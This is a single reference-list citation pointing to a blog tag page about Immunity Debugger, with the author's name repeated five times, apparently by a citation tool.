[1]S. Huggard, S. Huggard, S. Huggard, S. Huggard and S. Huggard, "immunity debugger Archives - Stephen Huggard", Stephen Huggard, 2020. [Online]. Available: <https://protectedpenguin.com/tag/immunity-debugger/>. [Accessed: 01- May- 2020].